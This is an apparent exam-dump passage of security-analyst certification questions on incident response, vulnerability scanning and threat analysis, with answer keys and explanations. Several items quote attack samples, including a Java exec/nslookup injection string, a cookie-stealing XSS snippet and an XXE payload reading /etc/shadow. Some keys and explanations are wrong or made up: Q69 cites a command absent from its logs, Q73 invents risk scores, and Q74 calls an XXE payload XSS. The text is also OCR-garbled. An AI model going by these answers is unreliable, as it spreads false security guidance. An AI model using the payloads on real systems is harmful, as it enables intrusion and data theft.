Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agentbased scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

Question: 43

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: C

Explanation:

The function that can be used on a shell script to identify anomalies on the network routing most accurately is:

function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

Question: 44

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management

Answer: B

Explanation:

The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

Question: 45

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business- oriented than a report for technical staff or peers.

Question: 46

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers.

Which of the following actions would allow the analyst to achieve the objective?

A. Upload the binary to an air gapped sandbox for analysis
B. Send the binaries to the antivirus vendor
C. Execute the binaries on an environment with internet connectivity
D. Query the file hashes using VirusTotal

Answer: A

Explanation:

The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

Question: 47

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools,

technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

Question: 48

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

Question: 49

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

A. Identify any improvements or changes in the incident response plan or procedures
B. Determine if an internal mistake was made and who did it so they do not repeat the error
C. Present all legal evidence collected and turn it over to law enforcement
D. Discuss the financial impact of the incident to determine if security controls are well spent

Answer: A

Explanation:

An important aspect that should be included in the lessons-learned step after an incident is to identify any

improvements or changes in the incident response plan or procedures. The lessons- learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

Question: 50

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

Question: 51

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATTACK B. Cyber Kill Cham C. OWASP
D. STIXTAXII

Answer: A

Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and

procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

Question: 52

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A

Explanation:

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

Question: 53

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

A. Isolate Joe's PC from the network
B. Reimage the PC based on standard operating procedures
C. Initiate a remote wipe of Joe's PC using mobile device management
D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

Question: 54

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

A. Reduce the administrator and privileged access accounts
B. Employ a network-based IDS
C. Conduct thorough incident response
D. Enable SSO to enterprise applications

Answer: A

Explanation:

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

Question: 55

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A. Clone the virtual server for forensic analysis
B. Log in to the affected server and begin analysis of the logs
C. Restore from the last known-good backup to confirm there was no loss of connectivity
D. Shut down the affected server immediately

Answer: A

Explanation:

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

Question: 56

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity
B. Data exfiltration
C. Anomalous activity on unexpected ports
D. Network host IP address scanning
E. A rogue network device

Answer: A

Explanation:

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

Question: 57

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

A. Human resources must email a copy of a user agreement to all new employees
B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
C. All new employees must take a test about the company security policy during the cjitoardmg process
D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the

users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

Question: 58

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

A. Information sharing organization
B. Blogs/forums
C. Cybersecurity incident response team
D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

Question: 59

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned.
Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in

the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

Question: 60

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Groh	Externally tar ng
Nove	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerab ity research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:Cobain: YesGrohl: NoNovo: YesSmear: YesChanning: No
B. TSpirit:Cobain: YesGrohl: YesNovo: YesSmear: NoChanning: No
C. ENameless:Cobain: YesGrohl: NoNovo: YesSmear: NoChanning: No
D. PBleach:Cobain: YesGrohl: NoNovo: NoSmear: NoChanning: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is:

TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No

This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

Question: 61

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacklivist
B. Advanced persistent threat
C. Insider threat
D. Script kiddie

Answer: C

Explanation:

The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

Question: 62

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Answer: A

Explanation:

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

Question: 63

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

Question: 64

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A. function w() { a=$(ping -c 1 $1 | awk-F ”/” ’END{print $1}’) && echo “$1 | $a” }
B. B. function x() { b=traceroute -m 40 $1 | awk ’END{print $1}’) && echo “$1 | $b” }
C. C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ”.in-addr” ’{print $1}’).origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo “$1 | $c” }

Answer: C

Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ”.in-addr” ’{print $1}’).origin.asn.cymru.com TXT +short }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number

(ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

Question: 65

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B

Explanation:

The function that would help the analyst identify IP addresses from the same country is: function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country

code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

Question: 66

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	impact	Credential required?	Complexity
Self signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

A. Ask the web development team to update the page contents
B. Add the IP address allow listing for control panel access
C. Purchase an appropriate certificate from a trusted root CA
D. Perform proper sanitization on all fields

Answer: D

Explanation:

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

Question: 67

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;

Which of the following is the most likely vulnerability in this system?

A. Lack of input validation
B. SQL injection
C. Hard-coded credential
D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

Question: 68

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

A. Leave the proxy as is.
B. Decomission the proxy.
C. Migrate the proxy to the cloud.
D. Patch the proxy

Answer: B

Explanation:

The best practice that the company should follow with this proxy is to decommission the proxy.

Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the

vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

Question: 69

A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Log entry #	Message
Log entry 1	comptia org S{@java lang Runtime@getRuntime() exec("nslookup example com")}/
Log entry 2	<scnpt type="text'javascript">var test-Jindex.php? cookie_data-♦escape(document cookie); </script>
Log entry 3	example com butler php?id=1 and nulhf (1337,1337)
Log entry 4	requestor = (scopes ["Mail ReadWrite", "Mail send" "Files ReadWrite Air])

Which of the following log entries provides evidence of the attempted exploit?

A. Log entry 1
B. Log entry 2
C. Log entry 3
D. Log entry 4

Answer: D

Explanation:

Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi- bin/index.cgi?name=John). This command would try to read the contents of the /etc/passwd file, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official Reference: https://www.imperva.com/learn/application-security/command-injection/ https://www.zerodayinitiative.com/advisories/published/

Question: 70

Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system

D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official Reference:
https://www.ibm.com/topics/incident-response
https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/

Question: 71

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall

Answer: A

Explanation:

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official Reference:

https://www.blumira.com/geoblocking/
https://www.avg.com/en/signal/geo-blocking

Question: 72

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official Reference:
https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

Question: 73

Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter drop	Remote Code Execution (RCE)
slow roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow roll	internal
brees	inter drop	internal
brady	inter drop	external
rogers	slow roll: inter drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?

A. rogers
B. brady
C. brees
D. manning

Answer: B

Explanation:

Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

Question: 74

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<1—?xml version="1.0" ?—>
<I DOCTYPE replace [<!ENTITY ent SYSTEM
"file:////etc/shadow">]> <userlnfo>
< f i r stNarae> John< / f i ra tName >
<lastName>$ent;</lastNa»e>
</uaerInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal
B. XSS
C. XXE
D. SSRF

Answer: B

Explanation:

XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of

attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official Reference: https://portswigger.net/web-security/xxe https://portswigger.net/web-security/ssrf
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Question: 75

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.
B. Reimage the server
C. Quarantine the server
D. Update the OS to latest version.

Answer: C

Explanation:

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official Reference:
https://www.cisa.gov/stopransomware/ransomware-guide
https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One-Pager_and_Technical_Document-FINAL.pdfhttps://www.cisa.gov/stopransomware/ive-been-hit-ransomware

Question: 76

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

A. Operating system version
B. Registry key values
C. Open ports
D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be

identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org/techniques/T1112/

Question: 77

A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

A. Credentialed scan
B. External scan
C. Differential scan
D. Network scan

Answer: A

Explanation:

A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access

internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

Question: 78

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

A. Data exfiltration
B. Rogue device
C. Scanning
D. Beaconing

Answer: D

Explanation:

Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization.
Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

Question: 79

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVITE VERSION'
22/tcp open ssh Irsee SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
I_http-server-header: openresty
I ssl-enum-crphers:
| TLSvl.l:
I ciphers:
| TLS_R3A_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_W'TH_AES_128_CBC_SHA (secp256rl) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSvl.2:
| ciphers:
| TLS_ECDHE_RSAJUTH_AES_12a_GCM_SHA256   (secp256rl)  - F
| TLS_EODHE_R8A_WZTH_AES_25€_SCM_SHA384  (secp25€rl)  - F
| TLS_ECDHE_RSA_WZTH_AES_256_CBC_SHA334  (secp256rl)  - F
| TLS_RSA_WITH_AES_256_IBO_SHA256 (rsa 2043) - F
| TLS_ECDHE_RSA_WZTH_AES_123_O5O_SHA256 (secp256rl) - F
| TLS_RSA_WITH_AES_25€_GCM_SHA384 (rsa 2043) - F
| TLS_RSA_WITH_AES_128_GTM_SHA256 (rsa 2043) - F
| TLS_RSA_WITH_AES_128_OB2_SHA256 (rsa 2043) - F
| TLS_RSA_WITH_AES_128_ZBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WZTH_AES_^128_CBC_SKA (secp256rl) - F
I comcressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

A. The host is not up or responding.
B. The host is running excessive cipher suites.
C. The host is allowing insecure cipher suites.
D. The Secure Shell port on this host is closed

Answer: C

Explanation:

